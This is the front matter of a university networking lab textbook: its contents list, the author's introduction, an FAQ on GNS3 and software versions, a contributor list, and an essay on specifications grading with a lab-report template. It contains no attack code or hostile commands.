Mastering Enterprise Networks (2nd Ed)

STEP-BY-STEP LABS TO CREATE, ATTACK AND DEFEND ENTERPRISE NETWORKS

MATHEW J. HEATH VAN HORN, PHD

Embry-Riddle Aeronautical University
Prescott

Mastering Enterprise Networks (2nd Ed) Copyright © 2025 by Mathew J. Heath Van Horn is licensed under a Creative Commons Attribution-NonCommercial 4.0 International License, except where otherwise noted.

<!–a=1–>

<!–a=1–>

Contents

Introduction 1
Mathew J. Heath Van Horn, PhD

FAQ 5
Mathew J. Heath Van Horn, PhD

About our Students viii
Mathew J. Heath Van Horn, PhD

Discussion on Grading x
Mathew J. Heath Van Horn, PhD

PART I. **SETTING UP THE GNS3 ENVIRONMENT**

1. Introduction to Part I 29
Mathew J. Heath Van Horn, PhD

2. Setting Up a GNS3 Environment 31
Mathew J. Heath Van Horn, PhD

3. Adding a MikroTik Appliance in GNS3 49
Mathew J. Heath Van Horn, PhD

4. Installing an OpenWRT Router in GNS3 62
Mathew J. Heath Van Horn, PhD

5. Installing Tiny Core Linux 72
Mathew J. Heath Van Horn, PhD

6. Adding a Virtual Machine to GNS3 99
Mathew J. Heath Van Horn, PhD

7. Create a Linux Server 109
Jacob Christensen and Mathew J. Heath Van Horn, PhD

8. Create a Windows Server 139
Mathew J. Heath Van Horn, PhD and Raechel Ferguson

9. Build a Simple Local Area Network with DHCP running on Tiny Core Linux 184
Mathew J. Heath Van Horn, PhD

10. Create a pfSense Firewall VM 206
Mathew J. Heath Van Horn, PhD

11. Create an Ubuntu Desktop 236
Dante Rocca

12. Create a Kali Linux VM 256
Dante Rocca

13. Create a Vulnerable Desktop VM 289
Mathew J. Heath Van Horn, PhD

14. Making GNS3 Portable 313
Mathew J. Heath Van Horn, PhD

15. Installing GNS3 on Linux 331
Calvin Lindemann

PART II. **BUILDING AN ENTERPRISE NETWORK**

16. Your First Network 343
Mathew J. Heath Van Horn, PhD

17. Hubs and Switches 366
Raechel Ferguson

18. Introduction to Routers 380
Jacob Christensen

19. IPv4 Addressing - A Very Brief Review 393
Mathew J. Heath Van Horn, PhD

20. Dynamic Host Configuration Protocol - Linux 403
Jacob Christensen and Dante Rocca

21. Dynamic Host Configuration Protocol - Windows 420
Raechel Ferguson

22. Dynamic Host Configuration Protocol - MikroTik CHR 444
Jacob Christensen

23. Static Networking Part 1 450
Kyle Wheaton and Jacob Christensen

24. Dynamic Host Configuration Protocol - MikroTik DHCP Relay 469
Mathew J. Heath Van Horn, PhD; Jacob Christensen; and Kyle Wheaton

25. Domain Name System Part 1- Authoritative DNS 482
Jacob Christensen

26. Domain Name System Part 2 - Forwarding DNS 509
Jacob Christensen and Kyle Wheaton

27. Domain Name System Part 3 - Dynamic DNS 521
Kyle Wheaton and Jacob Christensen

28. Static Networking Part 2 553
Jacob Christensen and Kyle Wheaton

29. Dynamic Networking - Routing Information Protocol 572
Jacob Christensen and Mathew J. Heath Van Horn, PhD

30. Dynamic Networking - Open Shortest Path First 582
Mathew J. Heath Van Horn, PhD and Jacob Christensen

31. Dynamic Networking - Border Gateway Protocol 601
Jacob Christensen and Mathew J. Heath Van Horn, PhD

32. IPv6 Addressing - Introduction 624
Sawyer Hansen; Dante Rocca; and Mathew J. Heath Van Horn, PhD

PART III. **DEFENDING AN ENTERPRISE NETWORK**

33. Network Hardening - pfSense Intranet 635
Mathew J. Heath Van Horn, PhD and Jacob Christensen

34. Network Hardening - pfSense Internet 672
Dante Rocca; Mathew J. Heath Van Horn, PhD; and Jacob Christensen

35. System Hardening - Windows Firewall 682
Mathew J. Heath Van Horn, PhD and Raechel Ferguson

36. Network Monitoring - Snort Network IDS/IPS 727
Julian Romano and Jacob Christensen

37. System Hardening - Tripwire HIDS 743
Jacob Christensen and Bernard Correa

38. System Hardening - Introduction to Linux User and Group Management 764
Jacob Christensen and Dante Rocca

39. Network Hardening - Network Segmentation and Isolation 783
Mathew J. Heath Van Horn, PhD

40. Network Mapping - Zenmap Basics 799
Jacob Christensen

41. Network Monitoring - Honeypots 816
Jacob Christensen; Arjun Nath; and Isha Patel

42. Network Hardening - OSPF Encrypted Authentication 826
Jacob Christensen; Arjun Nath; and Isha Patel

43. System Hardening - SSH Public Key Authentication with Linux 839
Jacob Christensen; Isha Patel; and Arjun Nath

44. Introduction to Wazuh 850
Maggie Lindemann

PART IV. **ATTACKING AN ENTERPRISE NETWORK**

45. Build the Baseline Environment (Eagle Net) 883
Dante Rocca and Kyle Wheaton

46. Scanning and Enumeration - Nmap Basics 891
Dante Rocca and Mathew J. Heath Van Horn, PhD

47. Scanning and Enumeration - Sniffing Basics 905
Dante Rocca

48. Scanning and Enumeration - Vulnerability Scanning (Nessus) 916
Mathew J. Heath Van Horn, PhD

49. Metasploit Console and Meterpreter 937
Michael Lindemann and Kyle Wheaton

50. Scanning and Enumeration - Banner Grabbing 955
Dante Rocca; Mathew J. Heath Van Horn, PhD; and Jacob Christensen

51. Gaining Access - SQL Injection 969
Dante Rocca and Mathew J. Heath Van Horn, PhD

52. Gaining Access - Password Cracking 984
Justin La Zare

53. Maintaining Access - Backdoors 995
Dante Rocca and Mathew J. Heath Van Horn, PhD

54. Covering Tracks - Hiding Programs and Files 1007
Dante Rocca

55. Man-in-the-Middle (MITM) - Switch Hacking 1016
William Decator and Mathew J. Heath Van Horn, PhD

PART V. **SUPPLEMENTAL MATERIAL**

56. Create a Windows 11 Desktop 1041
Mathew J. Heath Van Horn, PhD

The 'Cheat Sheet' 1065
Mathew J. Heath Van Horn, PhD

Introduction

MATHEW J. HEATH VAN HORN, PHD

Hello friend,

We have written this book to help anyone, even you, learn fundamental enterprise network principles through hands-on activities. The book begins by providing step-by-step instructions for creating a personal virtual environment on any modest PC or laptop running Windows. After setting up your own learning space, we will guide you through various real-world networking concepts that culminate in building your enterprise network. Once you are comfortable with creating computer networks, we will then show you how to attack your network and how to defend your network against those attacks.

The projects in this book are not advanced networking techniques. The projects are designed for anyone to learn more about computer networks. We found that many websites and helpful guides primarily addressed those who already had a strong understanding of computers and computer networks. This book is designed to demystify computer networks and place the fundamentals directly in the hands of people like you. People who have a desire to learn but are unsure they can learn this stuff. Believe me, you can.

This book does not go deep into theory. You can learn the theory from any Wikipedia page or a textbook from the library. Theory abounds around us, but what is missing is the fundamental understanding of how to apply the theory. The focus of this book is on having you do the things that other authors talk about. You won't have to read pages of theory, analyze best practices, answer questions, or read case studies. After this introduction, you will get your hands dirty and start to make things happen. And you are going to be great at it!

I am Mathew J. Heath Van Horn. I retired after 23 years of service in the Air Force as both an enlisted member and a commissioned officer. I'm also a church leader, a husband, a father of five, a kutte-wearing Harley rider, and I gratefully serve as a professor of cybersecurity. I'm no genius; I work hard and learned cyber through my many failures. I grew up in a farming town in rural Minnesota. I didn't want to be a farmer, so I joined the Air Force, where I learned everything I could about electronics and computers. I then turned around and taught recent high school graduates the fundamentals of electronics repair, establishing voice and data communications, computer programming, and the theoretical principles of cyberspace. These fundamentals included building computer networks, attacking them as a hacker, and defending against such attacks.

Upon retiring as a Cyber Operations Officer, I taught underprivileged college students from New York City for five years in upstate New York. Many of the students I encountered did not enroll in college to pursue a career. Their number one answer to my new student poll about why they were attending college was "I have nothing else to do." When I asked why they wanted to learn cyber technologies, the typical response was "I like to play games on my phone." Not precisely the highly motivated students that professors desire. However, I firmly believe that anyone can learn these concepts, and I am committed to doing everything I can to teach them.

These students opened my eyes to the fact that there are people who believe they can't instead of believing they can. Lecturing these students on theory did not make much progress in their success. So I flipped teaching on its head and focused on developing as many hands-on learning labs as possible. "*Learn by doing*" became my mantra. I taught students who initially couldn't write a term paper or even perform basic mathematical functions a

wide variety of cyber skills. Microsoft Office was our starting point, and from there, I taught students how to build and repair computers, as well as use Windows and Linux operating systems. I then developed classes to teach them programming languages, wired and wireless networking, computer hacking, and defense. Students who first stepped into my class believing they couldn't do anything were now graduating from my classes and getting jobs, earning $65,000-$90,000 annually, and oftentimes earning more than their parents' combined income!

I wish I could say every student was a success, but some students just held onto that defeatist attitude, and I couldn't break them of it. However, I can say that every student who put in the required effort through hands-on learning mastered the material and found great work opportunities. I teach my students how to 'Karate chop' a board on the first day of class. No student has failed to break the board. However, some students experienced two failures before they succeeded, and others experienced 30 failures before they did. Learning involves a lot of trial and error before you achieve success.

TRUE FAILURE INVOLVES ONLY ONE FACTOR: GIVING UP TRYING.

You will encounter failure when completing the labs in this book. However, you will try them again (sometimes again, again, and yet again…) and you will find what you did wrong, fix it, and get it to work. All of these labs were tested by networking novices. Our youngest tester was 12 years old and did nothing more on a computer than play Roblox. He started doing the labs because he wanted to see what everyone else was doing, so he said, "I want to try!"

I recruited college students to help build these labs. Most of these students had vague notions of networking theory, but some had no idea when they started. My fellow professors asked why I wasn't using graduate students to help with this book. My greatest learning lesson is to choose team members with enthusiasm; I can teach them everything else. These "enthusiastic beginners" look at the material in new ways. I have been teaching, in one form or another, for nearly 40 years. This means that even though I think I am explaining something, I often skip over fundamental concepts that students lack, and the explanations fall flat. Enthusiastic beginners spot many more errors and learning problems than I do.

The student's unique perspectives helped make these labs into what you see, and they deserve all the credit I can give them. Take note of the names of the writers and testers of each lab. These students are simply great. I hope you get to meet them someday.

Keep the following in mind as you read this book:

- This book does not focus on theory. As our younger testers pointed out, "We can Google anything we want, just help us do stuff!" However, we recognize that the labs in this book can be a mystery without the theory. We recommend pairing this book with any Introduction to Networking website or textbook that suits your learning style.
- We used many testers, and the labs worked great. We used various desktops and laptops in our tests. However, GNS3 can be tricky depending on the hardware in the machine. If you are encountering problems, it could be a hardware problem, but that should be your last thought. When we first started building these labs, we frequently formatted our hard drives, but now it is a rare occurrence. Now, significant problems often arise when we try something new and push the limits of GNS3, rather than being due to lab complexity.
- We found that people with the least experience should start with a fresh install of Windows. This approach yielded the best results in terms of completing the labs.
- We do not use punctuation at the end of the lab steps. This is because punctuation could cause

confusion among new learners. In these labs, we focus on typing commands using the command-line interface (CLI). However, CLI commands rely on spaces, periods, and other symbols used by sentences. By removing the ending punctuation, clarity emerged, and learners were more successful.

- RTFQ is an often-used acronym that means "Read The 'Full' Question." It indicates that you probably missed something because you didn't read slowly and carefully. My kids have heard this so often that they apply it in their own lives. On my daughter's first day of high school, the teacher gave the class a pretest similar to this one, and my daughter was the only one who got it right. All because of RTFQ.
- Occasionally, you will see notes in the labs. These were inserted because some lab testers experienced problems, while others didn't, or because a snippet of theory helped explain the "why" behind the lab at that time.
- New learners found that 7-Zip worked the best in unzipping the files. Windows Zip worked sometimes, so we suggest downloading and installing 7-Zip to work on these labs.
- Other teachers wanted homework and grading recommendations for the labs. We made these inclusions, but people need to keep in mind that cyber is a 1 or 0 profession. I grade my students' work based on a binary grading scale. The student either got the lab to work or not. There is no such thing as being "almost", "mostly", or "kind of" pregnant. Networks are the same way, there is no such thing as "Computer A can nearly communicate with Computer B". They either communicate or not. Therefore, the deliverables and homework are written with this all-or-nothing idea. Homework and grading examples are included at the back of the book.
- Speaking of which, we generally do not repeat material. Since this is an e-book, learners can have more than one lab open at a time to refer back to other labs as often as needed.
- We want learners to learn a wide variety of skills. Therefore, we deliberately used different techniques to satisfy common tasks. This way, learners gain topical networking experience and various tools and techniques in virtual and physical machines.
- This book is intended to be a living document. We are confident that both learners and teachers will provide us with feedback on areas we may have overlooked or general suggestions for material they believe should be included. Additionally, cyber threats change rapidly, and these labs will not remain static as written; they simply cannot.

In conclusion, we used professional and novice learners in building learning labs to reach the widest learner audience possible. We want people to enjoy learning networking principles by doing rather than reading. We hope you enjoy this textbook, and we are confident that you can succeed!

Sincerely,

Mathew J. Heath Van Horn, PhD and the students at ERAU-Prescott




Figure 00 – Contact us via prmaster@erau.edu

FAQ

MATHEW J. HEATH VAN HORN, PHD

Nearly 10,000 people have used the labs in this book, and the authors have received quite a bit of feedback about software and hardware versions. In the second edition, we are using the following versions of the GNS3 environment. This combination has provided the most success across many student and school hardware platforms. Before we get to the list, we want to answer some frequently asked questions (FAQ).

1. Why did you select the Windows platform for GNS3 when GNS3 is designed for Linux?

We agree that Linux is a far superior operating system for such experimental operations. A Layer 1 Hypervisor is native to Linux, and the GNS3 environment works very well with Linux KVM and Qemu. However, according to Statista (accessed on 16 Feb 2025), Windows OS is used by 73% of all PC and Laptop users. Asking students to switch to Linux as a daily driver when Windows is king is unrealistic.

2. Does GNS3 work with Mac OS?

Nope. Apple's switch to Apple Silicon chips (M1, M2, and M3) significantly improved performance (they really are smoking fast!) for 14% of the world's computer users while nerfing Apple products' ability to be used in ways that the other 86% of the users enjoy. There are still GNS3 setups for the older Intel-based processors.

3. Do you need expensive gear to run GNS3?

The book's first edition was developed and tested with a WalMart laptop with 8GB of RAM, running Windows 10, and cost about $600. However, since Windows 11 can chew up that much RAM without doing anything, we recommend you have a PC-based laptop with at least 16GB of RAM or a Linux daily driver with at least 8 GB of RAM. The developers have used a wide variety of hardware platforms, and other factors do not seem to significantly affect the performance of GNS3 as much as the amount of RAM. Students have reported success with 8GB of RAM if they run scripts disabling the 'bloatware' included in Windows 11.

4. Are there any other materials recommended for the labs in this book?

– A second monitor (about $100) so they can view the textbook and the GNS3 environment simultaneously.

– A genuine 3.0 USB drive sized at 256 GB+. Many manufacturers advertise 3.0 speeds, but very few reach those speeds when tested. However, we have found some name-brand USBs that cost less than $20. The USB will allow you to keep and run your GNS3 environment on the stick at hard drive speeds, making it portable to any PC or laptop that has GNS3 environment installed

5. Why don't you build a cloud environment so anyone can use it?

In our experience, cloud architecture is still too expensive for students to use effectively. However, it might be a

good solution for Mac users since the M-chips can't be used.

6. Why not use Cisco's Packet Tracer instead of GNS3?

We love Packet Tracer! However, it is a simulator, not an emulator. Students often fail to learn from their failures in building, attacking, and defending enterprise networks. Trying new things is where students learn to troubleshoot, overcome obstacles, and develop novel solutions—the exact same things interviewers ask students looking for their first job. Furthermore, real-world tools such as Wireshark are not usable in Packet Tracer. Students need as much real-world experience as possible when entering the job market.

7. Why is there an emphasis on using VirtualBox instead of VMware?

The easy answer is that when we started this effort, VMware for the desktop (with nested virtualization) was not free. We feel that cyber can be learned by anyone, and other than a modest desktop or laptop, learners should not have to purchase anything unless it is for their preferences. Broadcom purchased VMware, removed the nested virtualization limitation from the desktop version, and made the desktop version free. However, we were already authoring the second edition of the textbook using VirtualBox. We will stick with VirtualBox for the second edition and revisit the issue for the 3rd edition.

8. What versions are you using for the labs in the book?

*We update the book annually. However, software changes more frequently than that. Generally, it is safe to use the most current version of software. However, for this book you **MUST** use the following versions for your environment.*

VERSIONS

GNS3 Environment – Version 2.2.54

Downloaded from https://gns3.com/software/download (Last accessed on 14 May 2025). If this changes after this date, GNS3 will offer access to the legacy versions of their software on their GitHub and SourceForge pages. Furthermore, many colleges and developer websites maintain a catalog of legacy versions.

GNS3 VM – Version 2.2.54

Downloaded from https://gns3.com/software/download-vm (Last accessed on 14 May 2025). Remember, the GNS3 environment and the VM versions must match!

Oracle VirtualBox – Version 7.0.26

Downloaded from https://www.virtualbox.org/wiki/Download_Old_Builds_7_0 (Last accessed on 14 May 2025). Yes, VirtualBox is up to version 7.1, but it does not work well with GNS3 version 2.X. Since GNS3 version 3.x is still having problems at the time of writing, we are staying with version 2.x of GNS3.

NOTE: GNS3 and GNS3 VM version 2.2.54 will work with Oracle VirtualBox 7.1.8. However, you **MUST** start the GNS3 VM **first** before the GNS client, or you will irrevocably lock up virtualization operations. You can reset virtualization operations by performing a cold boot reset. At this time, we recommend using the deprecated version of VirtualBox to avoid this problem.




Figure 00 – Contact us via prmaster@erau.edu

About our Students

MATHEW J. HEATH VAN HORN, PHD

Our students are a mixture of undergraduate and graduate students attending Embry-Riddle Aeronautical University at the Prescott, AZ campus. They spend anywhere from a few hours to hundreds of hours compiling this book. Some do it for fun, some for fame, some just because they want to 'fix' how a subject is taught. All get publishing credit for their resumes. These are some of the finest students you could ever hope to meet.

Editor-in-Chief

- Bernard Correa III (Fall 2024)
- Kyle Wheaton (Spring 2025) – Also selected to lead the 3rd Edition for the 25-26 school year!

Authors

- Jacob Christensen – Master's Student
- Raechel Ferguson
- Dante Rocca
- Calvin Lindemann
- Kyle Wheaton
- Sawyer Hanson
- Julian Romano
- Arjun Nath
- Isha Patel
- Maggie Lindemann (nom de guerre)
- Justin La Zare – Master's Student
- William Decator

Artist

- Romana A. Heath Van Horn

Contributors – without whom, many features would not exist

- Sara Davis
- Isabella Demore – Master's Student
- Enzo Gonzalez
- Kalen Hazlet
- Kamryn Hoehne
- Tyler McClure
- Alec Parish
- Mahalia Phillips-Bryant
- Matthew Quackenbush
- Eliana Seitz
- Rion Stevens
- Nichole Thomas

Discussion on Grading

MATHEW J. HEATH VAN HORN, PHD

Educators often ask me how I grade assignments. Hands-on instruction and assessment do not seem to lend themselves to clear articulation of assigning grades, as do multiple-choice exams. This is a brief discussion of my background, including how I was assessed and how I turned that into what I do in the classroom. I'll also include examples of homework assignments.

I spent 13 years as an enlisted member of the United States Air Force, where, as a Ground Radio Communications Repair Specialist, I was responsible for repairing over 30,000 pieces of electronic equipment. Everything from the field phone you see in old war movies, walkie-talkies, 10,000-watt radios, and Air Traffic control equipment. Each person in this career field had a training record that specified the tasks for which they were qualified. A more experienced person (master) would instruct the less experienced person (apprentice) in the task. The master would have the apprentice perform the task repeatedly until the apprentice could do it perfectly, at which point the master would 'sign off' on the apprentice's training record, indicating they were qualified to accomplish the task unsupervised.

When I joined the ranks of academia, I had a difficult time with grading. Oh, it was easy, so long as I stuck to slides and multiple-choice exams. However, I felt that this was not providing the cyber professionals that are critically needed. I first encountered this when I had students who couldn't plug a wire into a switch, or, even more memorably, when I had two students who couldn't operate a Phillips-head screwdriver. I wanted to change how I taught classes and assessed students' work. When I trained, there was no "well, it works 70% of the time" (a C-grade). The equipment either worked according to specifications or it didn't. The specifications that didn't function correctly were documented, work orders were generated, and efforts were made to bring them into compliance with the specifications.

However, I was being swamped with all the grading. We utilized excellent instructional materials from various vendors that included videos, exercises, self-tests, and hands-on activities. I spent hours every week grading students. How much of the video did they watch? How much of the exercise did they complete? What did they score on the self-test? Did they participate in the in-class activities? I also took attendance in my classes (more on that later).

My 10-year-old daughter wanted to try a college class, so I said she could sit in on an introductory 101 class on Microsoft Office (Word, Excel, PowerPoint). In this class, I would walk students through various Word operations. "Left click on this, right click on that", "bold this word", and "apply the headline format." The students were supposed to watch me perform the actions on the big screen, and then I would have to take frequent breaks to assist students who couldn't grasp what we were doing. After a couple of weeks, my daughter asked me, "Is this really a college class?" At midterms, I approached students who had attended every class but never submitted their work to discuss their strange behavior. They were uninterested and unconcerned. Needless to say, she passed the course, but I had

a 30% failure or drop rate among the college students. By the way, students were surprised to learn that they had failed the course, despite attending every day.

During summer break, I reviewed three years of student performance and discovered some interesting connections. This was revolutionary to me, but for more seasoned educators, there was probably nothing earth-shattering in my findings.

- A-level students completed every homework assignment, watched every video, and completed every task
- B-level students completed most tasks
- C-level students completed some tasks
- D-level students completed very few tasks

This level of effort was reflected in their test scores:

- A-students generally scored above 90%
- B-students 80%
- C-students 70%
- D-students 60%

I was wasting time trying to grade every single item. It took me just as much time to record an 'F' as it did to record an 'A'. Students were self-selecting their outcomes based on the effort they put into the class. So there was no need to grade every individual item. My first clumsy attempt at changing grading styles, I called "Binary Grading". The students either accomplished the work or didn't. This approach worked reasonably well. I would assign groups of assignments (readings, videos, exercises, etc.), and if the students completed all of them, I would record a "1"; if they didn't, I would record a "0". The grade distribution didn't change; I still had the same number of As, Bs, Cs, Ds, and Fs, but I saved a significant amount of time. The quibbling over grades was also squashed, which saved me an incredible amount of time. I no longer had students arguing for an 82% instead of a 71% on individual assignments. I just pulled up the electronic report of activities completed, and their efforts were recorded irrefutably in black and white.

I also discovered that students who missed more than three classes were 64% likely not to pass the course. I reviewed the data again, and none of these students earned an A or a B either. Tracking attendance, calculating grades, and making attendance a component of the final grade was also a waste of my time. The student's behavior of learning effort (attending class and completing tasks) was already a predictor of their final grade.

I hear you thinking, "I had one student that…", yes, me too. For example, I had one student who expertly mastered the course material, but would freeze on any test I gave. I made their tests hands-on evaluations instead of multiple-choice, and they performed skillfully. However, for the most part, the students who couldn't hold a conversation with me in class, such as the one who asked, "Professor, the instructions keep telling me to tab…what is that?" (a genuine question), were assessed correctly. However, being a teacher of a group of hundreds of students involves using mechanisms that work for most of them and then adjusting to the exceptions.

I read *"Specifications Grading: Restoring Rigor, Motivating Students, and Saving Faculty Time"* by Linda B. Nilson, and I had already reached many of the same conclusions. However, it opened up my eyes to refining my grading. It also brought to my attention a remaining issue that I had been unable to reconcile. In my first teaching job, I was blessed to teach classes across all grades from Freshman to Senior. I found myself re-teaching material that I had covered many times in earlier courses, and students still weren't grasping it.

In *Specifications Grading*, Nilson addressed this issue. With multiple-choice exams, the instructor has no way of knowing if students are completing all the learning objectives or failing to complete one or more objectives

repeatedly. For example, say a course has five learning objectives. Is a B-student, 'mostly' satisfying all learning objectives or expertly satisfying four learning objectives and not understanding the fifth one at all? Both instances would reveal an overall grade of 80-90% of understanding. The latter example explains why I found myself reteaching material to well-performing students over the years.

I know this is lengthy, but I'm getting to the point. I changed all my course assignments to hands-on work and assessments. I created rubrics, which I am still adjusting as I gain student and peer feedback, and I combine these assignments into a picture of overall understanding. My leadership still insists on multiple-choice exams, but I am trying to drift away from those. What I present in the following sections is what I am doing today; however, tomorrow is not certain, as I listen to feedback and adjust. However, the comments are 87% positive, so I feel as if I am on the right track.

Course Grade Requirements

A students need to demonstrate the ability to create, evaluate, and analyze the material

- Complete B, C, and D requirements
- Write an original defensive lab for review by peers
- Evaluate 2 defensive labs
- Complete a self-assessment report (weeks 8-14)
- Must pass all three exams: midterm (multiple choice), final (multiple choice), hands-on final

B students need to demonstrate an ability to analyze and apply the material

- Complete C and D requirements
- Must pass two of the three exams: midterm (multiple choice), final (multiple choice), hands-on final
- Complete the group project (SEED lab evaluation)

C students need to demonstrate an understanding and application of the material

- Complete D requirements
- Complete the Secure Your Data Fortress exercise
- Complete a self-assessment report (weeks 1-7)
- Must pass one of the three exams: midterm (multiple choice), final (multiple choice), hands-on final

D students need to demonstrate an ability to remember and understand the course material

- Complete all 5 preparatory lab homeworks
- Complete 4 of the 5 pre-midterm lab homeworks
- Complete 5 of the 6 post-midterm lab homeworks
- Complete the midterm and final multiple-choice exams (passing is not required)

NOTES

- The passing score for all multiple-choice exams is 70%

- The midterm exam can be retaken by using a token
- The first 3 weeks of the course allow for unlimited resubmissions (tokens)
- Each student has 3 tokens they can use for any reason throughout the course to redo assignments
- Tokens must be used by week 13, so I can get grades into the system on time

Much of the course requirements do not directly apply to the labs in this book. However, you can see that the D students can demonstrate the course objectives by completing the labs. Using specifications grading, every student who passes has demonstrated subject matter mastery through lab completion.

HOMEWORK: Weekly Lab Report Template

STUDENT NAME

Lab Performed

Purpose

In 3-5 sentences, describe the purpose of the lab. Sure, this can be redundant; after all, you didn't choose the assignment. However, the purpose of this section is to get you to think about the activity you are about to engage in, rather than whizzing through steps. This purposeful writing will help you retain what you do and help prepare you for the final hands-on exam.

Materials

This is where you would simply list the materials used in the lab. Often, you will be using the baseline environment from Chapter 42. In this case, a single bullet is acceptable. However, you will need to change or add materials as necessary.

- The baseline environment is as prescribed in Chapter 42.

Discussion of Results

In 3-5 sentences, describe your results. The assigned homework results will vary between students. Describe what worked well for you and what didn't. When describing your results, include screenshot references (e.g., Figure 1, Figure 2) and append them to the next page.

Lessons Learned

In 3-5 sentences, describe the lessons that you learned. This will vary between students. There is no wrong answer to this section because everyone comes pre-equipped with various skills developed and then uses them in unique ways to master the lab's goals. Thinking about what you learned and how you learned it will help prepare you for the final hands-on exam.

Screenshots

Place your screenshots in this section. In preparation for expert report writing, your screenshots need to reflect the content you are writing about. They should be framed, centered, and have a caption. The caption requires an identifier (Figure 1) and a one-sentence description.




Figure 00 – A reminder to read the 'full' question

As you can see, students do not have to write extensively, and their answers can vary significantly. Furthermore, the answers are short enough that it does not take much effort to grade the results. Nobody is 'counting commas', and everyone is focused on the course goals: learning the material.

HOMEWORK: Grading Rubric

Criteria	Ratings		Points
	Meets Requirements	**Needs Work**	
